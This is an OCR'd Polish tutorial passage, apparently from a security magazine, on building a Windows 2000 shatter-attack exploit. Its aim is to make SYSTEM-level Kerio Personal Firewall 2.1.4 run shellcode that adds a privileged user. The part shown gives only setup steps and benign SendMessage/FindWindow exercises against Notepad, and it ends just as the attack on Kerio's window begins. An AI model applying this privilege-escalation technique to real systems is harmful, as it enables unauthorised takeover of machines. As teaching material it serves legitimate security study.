
Wykorzystanie błędów mechanizmu komunikatów Windows do wstrzyknięcia kodu – tutorial

Niniejszy dokument jest tutorialem do artykułu *Wykorzystanie błędów mechanizmu komunikatów Windows do wstrzyknięcia kodu*. Nauczysz się z niego, jak samemu napisać lokalny eksploit wykorzystujący mechanizm komunikatów Windows. Do jego przejścia potrzebna jest podstawowa znajomość języka C. Przed przystąpieniem do tutoriala warto przeczytać artykuł *Wykorzystanie błędów...*, choć nie jest to niezbędnie konieczne.

Ćwiczenie wykonamy na komputerze zabootowanym z *Windows 2000*.

Koncepcja

Wyobraźmy sobie następującą sytuację: mamy dostęp do pewnego komputera, na którym pracujemy jako zwykły (nieuprzywilejowany) użytkownik. Widzimy jednak, że na komputerze działa *Kerio Personal Firewall* – jak łatwo się domyślić, z uprawnieniami *SYSTEM*. Ponieważ niedawno czytaliśmy w *Hakin9u* ciekawy artykuł na temat mechanizmu komunikatów Windows, więc przychodzi nam do głowy, że możemy zmusić *Kerio Personal Firewall* do wykonania podrzuconego przez nas szelkodu. Odpowiednio zaś napisany szelkod doda do systemu uprzywilejowanego użytkownika o wybranym przez nas haśle – i komputer jest nasz.




Spróbujmy.

Przygotowania

Zaczniemy od przygotowania warsztatu pracy. Uwaga: wszystkie opisywane czynności wykonuj na koncie administratora, chyba że zaznaczono inaczej.


[01] Niniejszy tutorial przygotowaliśmy i przetestowaliśmy pod *Windows 2000*. Opisane ćwiczenia powinny działać również pod innymi wersjami Windows, jednak w razie problemów zdobądź i zainstaluj *Windows 2000*.

Podczas ćwiczeń będziemy również potrzebować debuggera OllyDbg. Nie wymaga on instalacji – wystarczy go rozpakować.




---

[02] Tworzony przez nas eksploit będziemy pisać i kompilować w wygodnym i wolnym IDE – Dev-C++. Zainstaluj go.



---

[03] Zainstaluj też Kerio Personal Firewall 2.1.4.




Wysyłamy proste komunikaty

jak wysłać komunikat

Zaczniemy od czegoś prostego: wyślemy do *notatnika*, do kontrolki *Edit*, komunikat *wklej zawartość schowka*.


Jak widać, aby wysłać do danego okna komunikat, musimy znać jego uchwyt (który jest zwykłym czterobitowym numerem). Na początek numer ten sprawdzimy przy pomocy debuggera.

[04] Uruchom notatnik.




---


[05] Uruchom debugger *OllyDbg*. Aby podłączyć się do notatnika, z menu wybierz *file → attach*




Z listy procesów wybierz *notepad* i wciśnij *attach*.



Jesteś podłączony do notatnika. Aby obejrzeć listę jego okien, z menu debuggera wybierz *view → windows*.




Jeśli trzeba, powiększ okno *windows* (czyli spis okien należących do programu *notatnik*), tak by widzieć kolumnę *class*.




Jak widzisz, do programu *notatnik* należą dwa okna: rodzicielskie okno klasy *Notepad* i potomne okno klasy *Edit*. Jak widzisz, w naszym przypadku uchwyt kontrolki *Edit* to *0x00220106*. W twoim przypadku ten uchwyt prawdopodobnie jest inny – zapisz go na kartce.

Następnie wciśnij przycisk z symbolem *play* (zaznaczony na rysunku poniżej), aby notatnik kontynuował działanie.




Napis w prawym dolnym rogu debuggera zmienia się z *paused* na *running*, co oznacza, że notatnik pracuje.



---

[06] Aby wysłać komunikat, oprócz uchwytu okna (który właśnie poznałeś) musisz znać typ komunikatu, który zechcesz wysłać.



Przyjrzyj się tabeli zawierającej wybrane komunikaty. Domyśl się, który komunikat (kolumna *rodzaj komunikatu*) spowoduje wklejenie do konktrolki *Edit* zawartości schowka.


---

[07] Jak pamiętamy z artykułu, aby wysłać komunikat użyjemy funkcji, której prototyp wygląda następująco:


```
LRESULT SendMessage(
  HWND hWnd,
  UINT Msg,
  WPARAM wParam,
  LPARAM lParam
);
```

Przykładowo – aby wysłać komunikat *EM_SETLIMITTEXT* do okna o uchwycie *0x00000001*, napisalibyśmy:

```
HANDLE ChildWnd;
ChildWnd = (HANDLE)0x00000001;
SendMessage(ChildWnd, EM_SETLIMITTEXT, 1024, 0);
```




Otwórz IDE (program *dev-cpp*) i stwórz nowy plik (z menu: *file* → *new* → *source file*).



Wiedząc, jaki jest uchwyt kontrolki *Edit* (argument *hWnd*), oraz jaki typ komunikatu zechcemy zastosować (argument *Msg*), napisz program wysyłający odpowiedni komunikat do kontrolki *Edit*. Nie zapomnij zainkludować plików nagłówkowych *windows.h* i *stdio.h*. W razie problemów zajrzyj do podpowiedzi.

---


[08] Po napisaniu programu i zapisaniu go na dysku skompiluj go, wciskając odpowiedni przycisk (zaznaczony na rysunku poniżej).



---

[09] Skopiuj do schowka dowolny tekst (na przykład fragment twojego programu). Następnie uruchom skompilowany przed chwilą program wysyłający komunikat do kontrolki *Edit* notatnika.

Jeśli wszystko poszło w porządku, po uruchomieniu programu do notatnika wklei się zawartość schowka.



---

[10] Zamknij debugger i notatnik.

---

jak znaleźć uchwyt okna

Ręczne sprawdzanie uchwytu okna jest niewygodne. Jak pamiętamy z artykułu, aby programowo znaleźć uchwyt okna, możemy użyć funkcji *FindWindow()* (aby znaleźć uchwyt do okna głównego) i *FindWindowEx()* (aby znaleźć uchwyt do okna potomnego). Ich prototypy wyglądają następująco:

```
HWND FindWindow(
  LPCTSTR lpClassName,
  LPCTSTR lpWindowName
);
```

```
HWND FindWindowEx(
  HWND hwndParent,
  HWND hwndChildAfter,
  LPCTSTR lpszClass,
  LPCTSTR lpszWindow
);
```

Przykładowo – aby znaleźć okno klasy *Notepad*, o dowolnym tytule, napiszemy:


```
ParentWnd = FindWindow("Notepad", NULL);
```

Aby zaś znaleźć kontrolkę *Edit* należącą do okna o uchwycie *0xDEADBEEF*, napisalibyśmy:


```
ChildWnd = FindWindowEx((HANDLE)0xDEADBEEF, NULL,
"Edit", NULL);
```

---

[11] Zgodnie z powyższymi uwagami zmodyfikuj program wysyłający sygnał do notatnika tak, by sam odnajdywał uchwyt odpowiedniego okna. W razie problemów zajrzyj do podpowiedzi.




[12] Kiedy już zmodyfikujesz program, skompiluj go.



[13] Skopiuj do schowka dowolny tekst (na przykład fragment twojego programu). Następnie uruchom skompilowany przed chwilą program.

Jeśli wszystko poszło w porządku, po uruchomieniu programu do notatnika wklei się zawartość schowka.




Atak

KPF, kontrolka Edit


Atak rozpoczniemy od znalezienia sobie jakiejś kontrolki *Edit* w interfejsie użytkownika programu *Kerio Personal Firewall*.

[14] Kliknij dwukrotnie na ikonkę *Kerio Personal Firewall w zasobniku systemowym* – pojawi się okno podobne do poniższego.




---

[15] Z menu wybierz *file* → *connect*.




Otworzy się okno podobne do poniższego:



